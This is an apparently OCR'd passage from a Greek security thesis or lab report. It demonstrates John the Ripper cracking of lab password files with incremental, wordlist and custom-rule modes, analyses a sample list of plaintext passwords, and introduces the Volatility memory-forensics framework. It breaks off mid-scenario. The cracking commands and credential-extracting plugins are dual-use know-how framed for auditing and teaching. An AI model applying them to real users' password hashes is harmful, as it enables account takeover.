
1. Εκτελούμε την εντολή john --pot="john.pot" --session=john --incremental part1.txt προκειμένου να ξεκινήσει η διαδικασία της επίθεσης στο αρχείο part1 και περιμένουμε να εξάγουμε τα αποτελέσματα μας στο αρχείο john.pot.

   Αυτό που παρατηρούμε είναι ότι εντοπίστηκαν 5 password με χρόνο διεκπεραίωσης 2:49

2. Τι θα γινόταν αν είχαμε την γνώση για την μορφή του password πριν επιχειρήσουμε να το σπάσουμε; Αυτό που θα συνέβαινε είναι ότι θα μπορούσαμε να περιορίσουμε σημαντικά το χρόνο διεκπεραίωσης της διαδικασίας. Κάτι τέτοιο το επιτυγχάνουμε τροποποιώντας κατάλληλα την μεταβλητή incremental, στην οποία θέτουμε τιμή All15 περιορίζοντας την αναζήτηση των πιθανών password σε αυτά με μέγιστο μήκος 5 χαρακτήρων.


   Προκειμένου να τρέξουμε την επίθεση μας με αυτή την τιμή στην μεταβλητή incremental εκτελούμε είτε john --pot="john.pot" --session=john --incremental=All15 part1.txt είτε τροποποιούμε το αρχείο /usr/local/john-the-ripper/john.conf το οποίο περιέχει όλες τις ρυθμίσεις για το εργαλείο John the Ripper αλλάζοντας την προκαθορισμένη τιμή του All από 8 σε 5 και τρέχουμε john --pot="john.pot" --session=john --incremental=All part1.txt.

   Πριν εκτελέσουμε την εντολή πρέπει πρώτα να διαγράψουμε το αρχείο αποθήκευσης των password john.pot. Αυτό που παρατηρούμε τώρα βάση των νέων δεδομένων είναι πως ο χρόνος διεκπεραίωσης είναι 33 δευτερόλεπτα, σημαντικά λιγότερος συγκριτικά με την πρώτη απόπειρα.




Σενάριο 2: Wordlists Cracking


Για την συνέχεια επιλέγουμε το αρχείο part2.txt και εφαρμόζουμε την ίδια διαδικασία. Λόγω της πολυπλοκότητας των password του αρχείου αυτού σε σχέση με τα προηγούμενα η μεταβλητή incremental δεν φαίνετε να είναι το ίδιο αποτελεσματική.



3. Μπορούμε να το παρατηρήσουμε στην παρακάτω εικόνα ότι μετά από 5 περίπου λεπτά έχουν εντοπιστεί μόνο 3 password. Προκειμένου να μην καταναλώνουμε χρόνο άσκοπα μπορούμε να θέσουμε ένα ανώτατο χρονικό πλαίσιο στο οποίο θα εκτελείτε η επίθεσή μας με την παράμετρο --max-run-time η οποία παίρνει ως όρισμα χρόνο σε δευτερόλεπτα π.χ --max-run-time="300".




στο αρχείο john.pot εμφανίζονται τα σπασμένα password του αρχείου part2.txt.



4. Προκειμένου να αντιμετωπίσει τα πιο ισχυρά και πολύπλοκα password το john the ripper χρησιμοποιεί την μεταβλητή wordlist. Ουσιαστικά πρόκειται για χρήση ενός προκαθορισμένου λεξικού /usr/local/john-the-ripper/password.lst (μια λίστα λέξεων που χρησιμοποιούνται συχνά) κοινών κωδικών το οποίο έχει δημιουργηθεί από τις συνδυασμένες εμπειρίες των εισβολέων όσο αφορά τους περισσότερο κοινούς κωδικούς, επιπλέον μπορεί να χρησιμοποιηθεί και εναλλακτικό λεξικό της επιλογή μας.


   Η εντολή που εκτελούμε προκειμένου να κάνουμε χρήση λεξικού στο αρχείο part2.txt είναι john --pot="john.pot" --session="john" --wordlist=password.lst part2.txt.

   Αυτό που παρατηρούμε είναι ότι εντοπίστηκαν 8 password σε διάστημα 7 δευτερολέπτων, συγκριτικά αποτελεσματικότερο σε σχέση με την μεταβλητή incremental και τα 3 σπασμένα password σε διάστημα 5 λεπτών.




5. Προκειμένου να βελτιστοποιήσει την επίθεση με λεξικό ο John μπορεί να προβεί σε μετασχηματισμούς των λέξεων του λεξικού ώστε να προκύψουν νέες λέξεις. Αυτό το επιτυγχάνει χρησιμοποιώντας την μεταβλητή --rules.

Η εντολή που εκτελούμε προκειμένου να κάνουμε χρήση λεξικού με την βοήθεια των κανόνων στο αρχείο part2.txt είναι john --pot="john.pot" --session="john" --wordlist= password.lst --rules part2.txt, και όπως παρατηρούμε τα password τα οποία ανακτήθηκαν είναι 2 περισσότερα σε σχέση με τη μη - χρήση των κανόνων.



Σενάριο 3: Password Strength

Το αρχείο passwords.txt περιέχει ένα σύνολο από μη κρυπτογραφημένους κωδικούς.




```
user1:c0mpu+3r
user2:password1
user3:qwerty
user4:z8p4m6c0ts
user5:zaxqscwdvefbrgnthmyjukilop
user6:0p9ol8ik7ujm6yhn5tgb4rfv3edc2wsx1qaz
user7:This_is*A_gOOD_pas-
swordBecauseitsVER&yL0n6andHas_different character_sets
user8:abcadafdwer283949886***_____$4#2@#
34jaoalganaoemoapqlererghAHDO0afba
user9:password
user10:12345
user11:wordpass
user12:AlI.i$.Th3.Gr3@tE$T.
user13:B0Om.Go3$.7H3.DyN0MY73.
user14:TH3.C4k3.i$.a.L13!!
user15:D&vid23!Z1g00se
user16:9P0RtalTurrEt56!
user17:7Adecentphrase%
user18:ThisIsASecure420Password@
user19:#Burn#Lawyered#Burn
user20:secret
user21:gvlakers
user22:ncc1701
user23:Ceres
user24:jedimaster
user25:dictionary
user26:Iwtb0tiwtw0t
user27:Tqbfj0tld
user28:5is1fu5
user29:Y0uW1llN3v3rCrack7h1s
user30:draw7CARDS&discard1
user31:password123
user32:Password
user33:p@ssw0rd
user34:thispasswordhasalotofwords
user35:
user36:a
user37:secret1
user38:SECRET
user39:53CR3T
user40:$t4rw4r$
```

6. Ας επιλέξουμε 3 κωδικούς που είναι εξαιρετικά δύσκολο να ανακτηθούν:

   i. Ποια είναι τα password αυτά;

   user7:This_is*A_gOOD_pas-swordBecauseitsVER&yL0n6andHas_different character_sets

   user12:AlI.i$.Th3.Gr3@tE$T.

   user13:B0Om.Go3$.7H3.DyN0MY73.

   ii. Γιατί είναι τόσο δύσκολο να σπάσουν;

και τα 3 password είναι πάρα πολύ δύσκολο να εντοπιστούν καθώς δεν είναι συνηθισμένα ώστε να "προβλεφτούν" από τους επιδόξους επιτιθέμενους, έχουν αρκετά μεγάλο μήκος και επιπλέον διαθέτουν πλήθος διαφορετικών χαρακτήρων - κεφαλαία , πεζά, αριθμούς, σύμβολα - που και η προσπάθεια εντοπισμού τους κρίνετε ασύμφορη, τεράστια υπολογιστική δύναμη και υπερβολικά πολύς χρόνος.

iii. Υπάρχει κάποια λύση προκειμένου να μπορέσουμε να σπάσουμε αυτά τα password; (καλύτεροι κανόνες ή καλύτερο λεξικό)

για το πρώτο password είναι σχεδόν απίθανο να βοηθούσε οποιαδήποτε λεξικό ή τροποποίηση των κανόνων καθώς είναι πολύπλοκο και χωρίς κάποια συγκεκριμένη δομή ή μοτίβο. για τα 2 επόμενα διακρίνουμε ότι προέρχονται από μια αντιστοιχία μεταξύ γραμμάτων και αριθμών, την οποία αν έχουμε προνοήσει να εντάξουμε στους κανόνες που χρησιμοποιούμε έχουμε περισσότερες πιθανότητες να εντοπίσουμε τα passwords.

7. Προκειμένου να βελτιώσουμε τις πιθανότητες μας να σπάσουμε κάποια password θα αλλάξουμε το αρχείο κανόνων του John χρησιμοποιούμε το αρχείο rules.conf και εκτελώντας john --pot="john.pot" --session="john" --wordlist= password.lst --rules=myrules --config=rules.conf part2.txt


   Αυτό που παρατηρούμε μετά την τελευταία μας τροποποίηση και την χρήση των νέων κανόνων είναι ότι εντοπίστηκαν 2 νέα password.

8. Ρίχνοντας μια ματιά στο αρχείο rules.conf μπορούμε να καταλάβουμε ότι ο John έχει μια απλή σύνταξη για τον καθορισμό νέων κανόνων. Για παράδειγμα, ο πρώτος κανόνας λέει ότι αν υπάρχει ένα "α" σε ένα δεδομένο κωδικό να το αντικαταστήσει με ένα " @ " και αν υπάρχει ένα "ο" να το αντικαταστήσει με το "0".

```
[List.Rules:myrules]
/asa@/oso0
u /SsS5/EsE3
```

Επιλέγουμε τώρα έναν κωδικό που θεωρούμε ότι θα ήταν εύκολο να σπάσει και δημιουργούμε τους απαραίτητους κανόνες που θα μας επιτρέψουν να το επιτύχουμε.

Προσθέτουμε τους παρακάτω κανόνες στο αρχείο rules.conf. Στο πρώτο ζητάμε να αντικαταστήσει το γράμμα "s" με το "$" και το "a" με το "4" και στον δεύτερο να αντικαταστήσει το γράμμα "o" με τον αριθμό "0", το γράμμα "t" με το σύμβολο "+" και το γράμμα "e" με τον αριθμό "3".



αφού ξανατρέξουμε την τελευταία εντολή θα παρατηρήσουμε ότι έχουμε ανακτήσει 2 επιπλέον password.

Συμπερασματικά το JTR είναι ένα πολύ δυναμικό εργαλείο ανίχνευσης κωδικών το οποίο παρέχει στους χρήστες πέρα από τις βασικές του λειτουργίες την δυνατότητα τροποποίησης μέσω των κανόνων με σκοπό την βελτίωση της αποτελεσματικότητας του. Ωστόσο πρέπει να λάβουμε υπόψη ότι ένα password με μεγάλη πολυπλοκότητα είναι πολύ δύσκολο αν όχι απίθανο να ανακτηθεί. Προγράμματα όπως το JTR, εκτός από τις προφανείς αρνητικές χρήσεις του στα χέρια κακόβουλων χρηστών, μπορεί να αποτελέσει εργαλείο στα χέρια τεχνικών ασφαλείας με σκοπό την βελτίωση των κωδικών πρόσβασης και της νοοτροπίας του συνόλου των χρηστών εντός ενός οργανισμού. Μέσα από την συνεχή πραγματοποίηση τεχνικών ελέγχων μπορεί να μειωθούν στο ελάχιστο οι περιπτώσεις εισβολής, στο εσωτερικό ενός πληροφοριακού συστήματος και των διαθέσιμων πόρων του, από την ανάκτηση των αδύναμων κωδικών από μη εξουσιοδοτημένους χρήστες.

VOLATILITY FRAMEWORK

Το Volatility Framework (πλαίσιο) είναι μια εντελώς ανοικτή συλλογή από εργαλεία, που είναι υλοποιημένο σε γλώσσα Python υπό την GNU General Public License και χρησιμοποιείτε για την εξαγωγή των ψηφιακών δεδομένων από την μνήμη τυχαίας προσπέλασης (RAM), ουσιαστικά πρόκειται για ένα Memory Forensics εργαλείο . Οι τεχνικές εξόρυξης εκτελούνται εντελώς ανεξάρτητες από το σύστημα που διερευνάται, αλλά προσφέρουν απαράμιλλη ορατότητα σχετικά με την κατάσταση εκτέλεσης του συστήματος. Το πλαίσιο έχει ως στόχο να εισαγάγει τους χρήστες στις τεχνικές και τις περιπλοκές διαδικασίες που σχετίζονται με την εξόρυξη ψηφιακών δεδομένων από δείγματα μνήμη και παρέχει μια κατάλληλη πλατφόρμα για τις περαιτέρω εργασίες σε αυτό το συναρπαστικό τομέα έρευνας.

Το Volatility υποστηρίζει τμήματα μνήμης από διαφορετικές πλατφόρμες τόσο των πιο διαδεδομένων Windows (32 bit και 64 bit) και Windows Servers όσο και των δημοφιλέστερων διανομών Linux (Debian, Ubuntu, OpenSuSE, Fedora, CentOS και Mandrake) και MacOS. Το Volatility έχει την δυνατότητα να διαχειριστεί επίσης τμήματα μνήμης τα οποία εξορύχθηκαν κατά το "κρασάρισμα" των Windows ή τραβήχτηκαν από μια εικονική μηχανή (snapshot) αρκεί να έχουν την κατάλληλη δομή (raw format).

Το γραφικό περιβάλλον του Volatility την παρούσα στιγμή διατίθεται μόνο ως απλή γραμμή εντολών (command line) και αυτό μπορεί να αποτελέσει ένα από τα εμπόδια χρήσης του από τους Forensics ερευνητές.

4.1 Πλεονεκτήματα του Volatility

1. Προσφέρει ένα ενιαίο, συνεκτικό πλαίσιο και αναλύει τα κομμάτια RAM από 32 ή 64-bit Windows, Linux, Mac και το Android συστήματα. Ο σχεδιασμός του Volatility του επιτρέπει να υποστηρίξει εύκολα νέα λειτουργικά συστήματα, αρχιτεκτονικές και νέες διανομές που μόλις έχουν κυκλοφορήσει.
2. Είναι ένα λογισμικό ανοικτού κώδικα το οποίο μπορεί να διαβαστεί, να τροποποιηθεί και να επεκταθεί ανάλογα τις ανάγκες των τελικών χρηστών.
3. Είναι γραμμένο σε γλώσσα Python μια γλώσσα που χρησιμοποιείτε κατ' εξοχήν για forensics έρευνα και τεχνικές reverse engineering από τους αναλυτές και η οποία χρησιμοποιεί πολλές βιβλιοθήκες (DLLs) που μπορούν να ενσωματωθούν στο Volatility, σε αντίθεση με άλλα εργαλεία που είναι απαραίτητο το Visual Studio προκειμένου να μεταγλωττιστούν τα DLLs της C.
4. Μπορεί να εγκατασταθεί και να τρέξει εύκολα σε Windows, Linux και Mac συστήματα σε αντίθεση με άλλα εργαλεία ανάλυσης μνήμης τα οποία χρειάζονται απαραίτητα Windows, εγκατάσταση . NET και δικαιώματα διαχειριστή μόνο για να ανοίξουν.

5. Υποστηρίζει πλήθος αρχείων (formats) μνήμης προς ανάλυση (raw dumps, crash dumps, hibernation αρχεία, VMware .vmem, αποθηκευμένες καταστάσεις VMware και suspended αρχεία (.vmss/.vmsn), VirtualBox core dumps, LiME (Linux Memory Extractor), expert witness (EWF) και άμεση φυσική μνήμη πάνω από Firewire.
6. Γρήγοροι και αποδοτικοί αλγόριθμοι αναλύουν τα κομμάτια μνήμης χωρίς να υπερφορτώνουν το σύστημα καταναλώνοντας άσκοπα πόρους. (πχ το volatility μπορεί να ταξινομήσει τα modules που τρέχουν στον πυρήνα ενός συστήματος 80GB μέσα σε ελάχιστα δευτερόλεπτα).
7. Δυνατή υποστηρικτική κοινότητα (community). Το Volatility σχεδιάστηκε, υλοποιήθηκε και συνεχίζει να τροποποιείτε και να αναπτύσσετε από έμπειρους αναλυτές και ερευνητές forensics που δρουν ως ομάδα .

4.2 Δομή του Volatility

Το Volatility μας προσφέρει την δυνατότητα ανάλογα με το λειτουργικό σύστημα που χρησιμοποιούμε να εγκαταστήσουμε την κατάλληλη έκδοση αρκεί φυσικά να είναι ήδη προ - εγκαταστημένη μια έκδοση της Python (2.6 ή 2.7) και εν συνεχεία να εγκατασταθούν οι απαραίτητες βιβλιοθήκες ώστε να έχουμε πλήρη λειτουργικότητα της έκδοση μας. Επιπλέον μας προσφέρετε και μια έκδοση ειδικά για Windows η οποία μπορεί να λειτουργήσει αυτόνομα (stand alone) και εμπεριέχει όλες τις απαραίτητες βιβλιοθήκες και την Python.

Κάποιες από τις χρήσιμες βιβλιοθήκες του Volatility είναι οι εξής :

1. Distorm3 : η βιβλιοθήκη αποσυναρμολόγησης εντολών για συστήματα x86/AMD64
2. Yara : ένα εργαλείο αναγνώρισης και ταξινόμησης κακόβουλων λογισμικών (malware)
3. PyCrypto : η κρυπτογραφική εργαλειοθήκη της Python
4. PIL : η βιβλιοθήκη απεικόνισης της Python
5. OpenPyxl : η βιβλιοθήκη της Python που επιτρέπει την επεξεργασία Excel αρχείων.

Το Volatility χρησιμοποιεί ένα τεράστιο πλήθος από πρόσθετα (plugins) ανάλογα με το λειτουργικό σύστημα προκειμένου να τροφοδοτήσει τον αναλυτή με την απαιτούμενη πληροφορία.

Κάποια από τα πιο χρήσιμα πρόσθετα ανά κατηγορία είναι τα παρακάτω (windows plugins) :

Image Identification

- imageinfo : εμφανίζει πληροφορίες για το image

Process and DLLs

- pslist : εμφανίζει την λίστα με τις ενεργές διαδικασίες
- pstree : εμφανίζει τις ενεργές διαδικασίες σε μορφή δένδρου (parent-child)
- psscan : εμφανίζει τις κρυμμένες ή τερματισμένες διαδικασίες
- dlllist : εμφανίζει τα dlls που έχουν φορτωθεί ανά διαδικασία
- dlldump : φορτώνει τα dlls μιας διαδικασίας στην μνήμη
- handles : εμφανίζει την λίστα με τα handles κάθε διαδικασίας
- envars : εμφανίζει τις μεταβλητές περιβάλλοντος κάθε διαδικασίας
- cmdscan : εμφανίζει το ιστορικό εντολών από το cmd
- privs : εμφανίζει τα δικαιώματα πάνω σε κάθε διαδικασία

Process Memory

- memdump : φορτώνει την προσπελάσιμη μνήμη για μια διαδικασία
- procexedump : φορτώνει μια διαδικασία σε ένα εκτελέσιμο αρχείο
- procmemdump : φορτώνει μια διαδικασία στην μνήμη
- iehistory : εμφανίζει το ιστορικό του internet explorer

Kernel Memory and Objects

- modules : εμφανίζει τα modules του πυρήνα (kernel) που έχουν φορτωθεί
- modscan : εμφανίζει τα κρυμμένα modules
- moddump : φορτώνει ένα module
- driverscan : ψάχνει την μνήμη και εμφανίζει τους οδηγούς (driver)
- filescan : εμφανίζει τα πρόσφατα χρησιμοποιημένα αρχεία
- dumpfiles : αναδομεί και εμφανίζει αρχεία από την cache μνήμη

Win32k / GUI Memory

- sessions : εμφανίζει δεδομένα που αποθηκεύτηκαν κατά την είσοδο του χρήστη (user logon)
- wndscan : εμφανίζει την κατάσταση των windows
- deskscan : εμφανίζει τα desktop του συστήματος
- clipboard : εμφανίζει τα δεδομένα που έχουν αποθηκευτεί στο clipboard
- screenshot : εμφανίζει ένα screenshot για κάθε Desktop του συστήματος
- windows : εμφανίζει δεδομένα για όλα τα Windows του συστήματος

Networking

- connections : εμφανίζει τις ανοικτές συνδέσεις (μόνο σε XP και 2003 συστήματα)
- connscan : εμφανίζει τις ανοικτές και τερματισμένες συνδέσεις (μόνο σε XP και 2003 συστήματα)
- sockets : εμφανίζει τις ανοικτές sockets (μόνο σε XP και 2003 συστήματα)
- sockscan : εμφανίζει τις ανοικτές και τερματισμένες sockets (μόνο σε XP και 2003 συστήματα)
- netscan : εμφανίζει πληροφορίες του συστήματος (για συστήματα Vista, 2008, και 7)

Registry

- hivelist : εμφανίζει τα δεδομένα της registry
- printkey : εμφανίζει την τιμή ενός key της registry και τα δεδομένα του
- hivedump : αναδρομικά εμφανίζει όλα τα keys και τα timestamps για μια ομάδα της registry
- hashdump : εξάγει και αποκρυπτογραφεί προσωρινά αποθηκευμένα πιστοποιητικά (credentials - password) από την registry (μόνο για x86)
- userassist : αναλύει και εμφανίζει την τιμή του UserAsset key από την registry

File Formats

- crashinfo : εμφανίζει πληροφορίες από αρχεία σε κατάσταση crash
- hibinfo : εμφανίζει πληροφορίες από αρχεία σε κατάσταση hibernation
- vboxinfo : εμφανίζει πληροφορίες από αρχεία του VirtualBox
- vmwareinfo : εμφανίζει πληροφορίες από VMware vmss ή vmsn αρχεία

Malware

- malfind : ανιχνεύει και εμφανίζει κρυμμένο ή injected κώδικα
- svcscan : ανιχνεύει και εμφανίζει ενεργές υπηρεσίες (services) των windows
- ldrmodules : ανιχνεύει και εμφανίζει τα αποσυνδεδεμένα Dlls
- impscan : ανιχνεύει και εμφανίζει τις συναρτήσεις (function) που καλεί ο εκτελούμενος κώδικας
- callbacks : ανιχνεύει και εμφανίζει τα callbacks του πυρήνα ή του συστήματος (x86)
- devicetree : εμφανίζει τους οδηγούς και τις συσκευές του συστήματος
- psxview : εμφανίζει τις κρυμμένες διαδικασίες συγκρίνοντας με πληροφορίες που έχει από άλλες πηγές

File System

- mbrparser : ανιχνεύει και αναλύει πιθανά Master Boot Records (MBRs)
- mftparser : ανιχνεύει και αναλύει πιθανά MFT εγγραφές

Miscellaneous

- strings : αντιστοιχεί μια συμβολοσειρά σε μια διαδικασία και σε μια εικονική μνήμη
- volshell : εξερευνά αλληλεπιδραστικά μια εικόνα μνήμης
- bioskbd : διαβάζει και εμφανίζει τα δεδομένα που φορτώνονται στην μνήμη κατά την πληκτρολόγηση
- dumpcerts : εξάγει τα SSL private και - Extract SSL private and public keys/certs

4.3 Εκτέλεση του Volatility

Όλες οι βασικές εντολές του Volatility εκτελούνται ως εξής,

$ python ./vol.py -f [image] [plugin] --profile=[profile]

όπου plugin επιλέγουμε ένα από τα υποστηριζόμενα plugin, όπου image επιλέγουμε το αρχείο μνήμης που θα αναλύσουμε και όπου profile τον τύπο του λογισμικού στο οποίο αναφερόμαστε.

Παρακάτω θα περιγραφτούν 2 σενάρια χρήσης του Volatility για την ανίχνευση ψηφιακών στοιχείων από τμήματα μνήμης συστημάτων που έχουν δεχθεί κάποιου είδους δικτυακής επίθεσης με σκοπό την κατανόηση και την εξοικείωση μας με το συγκεκριμένο εργαλείο και της δυνατότητες του.

Σενάριο 1 : Xp-Infected

Στο παρακάτω σενάριο έχουμε 2 στιγμιότυπα μνήμης από ένα συγκεκριμένο μηχάνημα με λειτουργικό σύστημα Windows. Το πρώτο στιγμιότυπο xp-clean.bin έχει συλλεχθεί κατά την διάρκεια την οποία το σύστημα μας δεν έχει προσβληθεί από κάποιο κακόβουλο λογισμικό ενώ το δεύτερο xp-infected.bin αμέσως μετά. Συγκρίνοντας τα 2 αυτά στιγμιότυπα μπορούμε να εξάγουμε κάποια συμπεράσματα σχετικά με το κακόβουλο λογισμικό.

1. Εντοπίζουμε τις διαδικασίες που τρέχουν στα 2 στιγμιότυπα και συγκρίνουμε τα αποτελέσματα κάνοντας χρήση του Plugin pslist ή psscan (Ignore wind32dd).

   Στο στιγμιότυπο xp-clean εντοπίζουμε τις εξής διαδικασίες:

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f xp-clean.bin pslist
